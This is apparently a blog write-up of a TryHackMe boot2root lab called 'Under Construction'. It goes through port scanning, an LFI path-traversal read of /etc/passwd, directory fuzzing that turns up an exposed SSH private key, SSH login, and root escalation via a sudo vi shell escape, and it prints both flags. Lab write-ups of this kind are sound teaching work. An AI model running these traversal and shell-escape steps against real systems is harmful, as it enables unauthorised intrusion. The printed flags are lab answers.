Under Construction (Boot2Root)

🚧 TryHackMe Task 16 — Under Construction (Boot2Root)

Tags: #TryHackMe #Boot2Root #PrivilegeEscalation #CredentialReuse #CTF #Linux

Scenario

> *ZeroTrace wastes no time: one misstep in the plant's login routine, and she's in. Credentials, shells, root — factory systems fall in quick succession.*

Target: 10.10.20.251

Objective: Bypass Badge Authentication and Open the Gate

Phase 1: Initial Reconnaissance & Port Scan

As part of the initial steps, I performed a full port scan using Nmap on the target machine (10.10.20.251) to identify open ports and potential attack surfaces. Here's the command I used:bash

```
nmap -p- --min-rate=1000 -T4 10.10.20.251 -oN full-port-scan.txt
```


Open Ports Identified:

- 22/tcp (SSH)
- 80/tcp (HTTP)

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 70:36:5c:32:55:58:f0:02:01:b1:62:23:ca:7b:dd:a8 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLd+pTa99gJaqHWfAd1+UkrXTmWKlfNjqa0iRQaimp+NNi3ex/yfmVust7etHpsmiqdBDlZV
DWZUxsmzl9SPlh8=
|   256 1b:90:ce:33:08:d3:6d:fc:ce:3c:34:94:3e:58:3a:47 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIITnNWCXscFfFtUZh+davmkOaJ6tXk0HGASb19oknskX
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.58 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Industrial Dev Solutions
|_http-server-header: Apache/2.4.58 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Phase 2: Web Enumeration & Initial Exploration

Upon accessing the web interface hosted on port 80, I navigated to the web app, where I performed basic enumeration. The first thing I did was inspect the page's source code. Nothing particularly alarming stood out immediately, but there was a subtle hint in the URL query parameters that could have easily gone unnoticed.




I examined the URL:
http://10.10.20.251/view.php?page=about.php

Looking closer at the page source, I realized that the application was vulnerable to Local File Inclusion (LFI), as the view.php?page= parameter was requesting a file from the server. A classic test for LFI is to input:

```
../../../../etc/passwd
```

Executing this revealed critical information about the system's users, including dev and ubuntu. These user accounts were the key to gaining initial access to the system.



Phase 3: Directory Fuzzing & Discovery

Next, I launched a directory fuzzing scan to look for potentially interesting directories or files that could lead to further compromises. For this, I used ffuf, a fast web fuzzer, with a wordlist targeting common web directories. The command I ran was:

```
ffuf -u [http://10.10.20.251/FUZZ](http://10.10.20.251/FUZZ) -w
/usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
```

The scan revealed a /keys directory, which immediately caught my attention. This directory contained several files, including a particularly large file: key_09.

```
┌──(fc0d3x_guest㉿kali)-[~]
└─$ ffuf -u http://10.10.20.251/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/
       v2.1.0-dev
 :: Method           : GET
 :: URL              : http://10.10.20.251/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 1795ms]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4863ms]
assets                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 58ms]
keys                    [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 150ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 58ms]
:: Progress: [20478/20478] :: Job [1/1] :: 673 req/sec :: Duration: [0:00:39] :: Errors: 0 ::
```

I downloaded the file, identified it as an SSH private key, and proceeded with the next steps.

```
wget [http://10.10.20.251/keys/key_09](http://10.10.20.251/keys/key_09) mv key_09 dev_key chmod 600 dev_key
```

```
┌──(fc0d3x_guest㉿kali)-[~]
└─$ wget http://10.10.20.251/keys/key_09
--2025-06-29 20:05:06--  http://10.10.20.251/keys/key_09
Connecting to 10.10.20.251:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2602 (2.5K)
Saving to: 'key_09'

key_09                                              100%[===================================================================>]   2.54K  --.-KB/s    in 0s

2025-06-29 20:05:06 (442 MB/s) - 'key_09' saved [2602/2602]

┌──(fc0d3x_guest㉿kali)-[~]
└─$ mv key_09 dev_key

┌──(fc0d3x_guest㉿kali)-[~]
└─$ chmod 600 dev_key

┌──(fc0d3x_guest㉿kali)-[~]
└─$ ls -l dev_key
-rw------- 1 fc0d3x_guest fc0d3x_guest 2602 Jun 24 19:18 dev_key
```

Phase 4: Initial Foothold & SSH Access

With the SSH private key in hand, I attempted to SSH into the system. The key was not password-protected, so I was able to log in directly. Using the following SSH command, I gained access as the dev user:

```
ssh -i dev_key [dev@10.10.20.251](mailto:dev@10.10.20.251)
```

Once logged in, I confirmed the user identity by displaying the contents of user.txt:

```
cat user.txt
```

This returned the first flag:

```
THM{nic3_j0b_You_got_it_w00tW00t}
```

```
![[2025-06-29 20_08_40-kali - VMware Workstation.png]]

## Phase 5: Privilege Escalation

After gaining initial access, I proceeded with privilege escalation. I ran
the sudo -l command to check for potential escalation vectors. Here, I
noticed that the dev user had permission to run vi as root without a
password prompt:

```css
sudo vi
```
```

Utilizing gtfobins and the classic vi method, I pressed ESC and then executed:

```
:!bash
```

This opened a root shell, allowing me to navigate to the root directory and retrieve the root.txt flag:

```
cd /root
cat root.txt
```

The final flag was:

```css
THM{you_got_it_welldoneeee}
```

```
## Conclusion

After completing the enumeration, exploitation, and privilege escalation phases, I successfully bypassed the badge authentication mechanism and gained root access to the system. The process involved:

- Reconnaissance and scanning to identify open ports.
- Web enumeration to find hidden directories and LFI vulnerabilities.
- SSH private key extraction from a discovered /keys directory.
- Privilege escalation using misconfigured sudo permissions to gain root access.
```